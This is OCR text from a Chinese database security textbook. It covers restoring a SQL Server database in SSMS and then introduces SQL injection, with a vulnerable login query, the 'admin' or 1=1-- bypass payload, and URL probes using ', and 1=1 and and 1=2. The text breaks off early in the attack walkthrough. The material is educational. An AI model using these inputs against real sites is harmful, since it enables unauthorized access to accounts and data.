


图 5.21 “选择备份目标”对话框




图 5.22 “备份数据库”对话框

据库系统的恢复。由于数据恢复直接关系到系统在经过故障后能否迅速恢复正常运行，所以，数据恢复在整个数据安全保护也是极为重要。

任务：使用 SSMS 对完整备份的数据库 Exercise 进行还原。

(1) 启动 SSMS，登录数据库服务器，在“对象资源管理器”中展开数据库节点。

(2) 右击“数据库”节点，在弹出的快捷菜单中选择“还原数据库”选项，打开“还原数据库”对话框，如图 5.23 所示。

(3) 在“目标数据库”项选择 Exercise 数据库。

(4) 选择“源设备”选项，单击该选项的浏览按钮，打开“指定备份”对话框，如图 5.24 所示。




图 5.23　“还原数据库”对话框



图 5.24　“指定备份”对话框

(5) 在“指定备份”对话框中，打开“备份媒体”下拉列表，选择“备份设备”，单击“添加”按钮，选择备份设备 Backup。结果如图 5.25 所示，单击“确定”返回“还原数据库”对话框。

(6) 勾选“选择用于还原的备份集”选项中相应的选项，单击“确定”按钮，完成还原，如图 5.26 所示。



图 5.25 指定备份设备




图 5.26 勾选用于还原的备份集

5.4 常见攻击——SQL 注入

大约在 10 秒钟之内一个普通的黑客就可以进出一次数据库，在这么短的时间数据库管理员根本不可能发现入侵者的入侵。因此，在数据遭到破坏很长时间后，许多被攻击数据库的管理员都没有注意到。SQL 注入攻击是目前一种比较流行的攻击方法。根据网络安全公司 WebCohort 关于网络应用程序调查研究报告显示，有可能受到黑客攻击的网络应用程序不少于 92%，其中，有 60% 就有可能遭受 SQL 注入攻击。OWASP 公布的

“2010 十大应用安全隐患”中 SQL 注入攻击位列榜首，本节着重讨论 SQL 注入攻击。

5.4.1　SQL 注入攻击原理

1. SQL 注入攻击概述

B/S(Browser/Server，浏览器/服务器)结构是互联网兴起后的一种网络结构模式，Web 浏览器是客户端最主要的应用软件。这种模式统一客户端，将系统功能实现的核心部分集中到服务器上，简化了系统的开发、维护和使用。

目前的 Web 应用中，绝大多数都会向用户提供一个需要其输入数据的接口，然后动态地构成 SQL 请求发给数据库，用来进行权限验证、搜索和查询信息等，如常见的在线银行应用和交易网站等。许多程序员在编写 Web 应用程序的时候，没有对用户输入数据的合法性进行检查，导致应用程序根据用户输入的数据构造 SQL 语句时存在安全隐患，而 SQL 注入攻击正是利用这一特性。

SQL(机构化查询语言)是数据库通信的通用语言。每个数据库系统都增加一些专有的功能到基本 ANSI SQL。SQL 注入是一种将 SQL 代码插入或添加到用户的输入字段中的技术。这些参数传递给后台的 SQL 服务器加以解析执行，攻击者根据程序返回的结果，可以获得某些他想得知的数据，这就是所谓的 SQL Injection，即 SQL 注入。SQL 注入可以登录或者接管一个网站，危害极大，对此类攻击的防范非常重要。

下面举一个简单的例子，说明 SQL 注入如何绕过登录页面到网站，假设一个网站有一个简单的登录形式，如图 5.27 所示。

图 5.27　网站登录界面

此页面需要两条用户信息(用户名和密码)，并将字段中的信息提交到 login.asp，该网页需要输入用户名和密码，并将它们放到一个从用户表中选择数据的 SQL 命令中。如果登录有效，则数据库将返回用户登录页面；如果无效，则返回用户名或密码错，请重新登录页面。

典型的以 admin 作为用户名、以 smith 为密码的 SQL 查询语句如下。

```
Select * from users Where username= 'admin' and password= 'smith'
```

放在 SQL 字符串中的用户名和密码没有任何完整性检查。从 SQL 注入攻击的角度看来，这样可以使我们在发送 SQL 请求时通过修改用户名与密码值的输入区来达到攻击的目的。

本例中,攻击者如果分别给 username 和 password 赋值'admin'or 1=1--'和'aaa',那么,SQL 脚本解释器中的上述语句就会变为如下。

```
Select * from users Where username='admin' or 1=1--' and password='aaa'
```

该语句中进行了两个判断,只要条件成立,就会执行成功。而 1=1 在逻辑判断上是恒成立的,后面的“--”表示注释,即后面所有的语句为注释语句,那么不需要知道合法的用户名和密码,就可以成功登录系统。

2. SQL 注入攻击过程

SQL 注入攻击对于不同的关系型数据库略有差异,但基本原理和攻击过程大致相同。无论是用手工进行 SQL 注入攻击,还是用自动化的 SQL 注入攻击工具,SQL 注入攻击的一般流程如下,本文以某网站为例进行阐述。

1) 寻找注入点

找到存在 SQL 注入漏洞的动态网页地址,在含有传递参数的动态网页中,判断是否存在 SQL 注入漏洞。一般来说,SQL 注入一般存在于形如“http://domain-name/page.asp?arg=value”等带有参数的动态网页中,一个动态网页中可以有一个或多个参数,参数类型可能是整型或字符串型等。如果 ASP 程序员没有安全意识,不进行必要的字符过滤,存在 SQL 注入的可能性就非常大。

经典查找方法是在有参数传入的地方在输入参数后额外添加“'”、“and 1=1”和“and 1=2”查询条件,通过浏览器所返回的错误信息来判断是否存在 SQL 注入漏洞。假设 http://xxx. xxx. xxx /abc. asp? id=207 网页显示正常,如下图 5.28 所示。

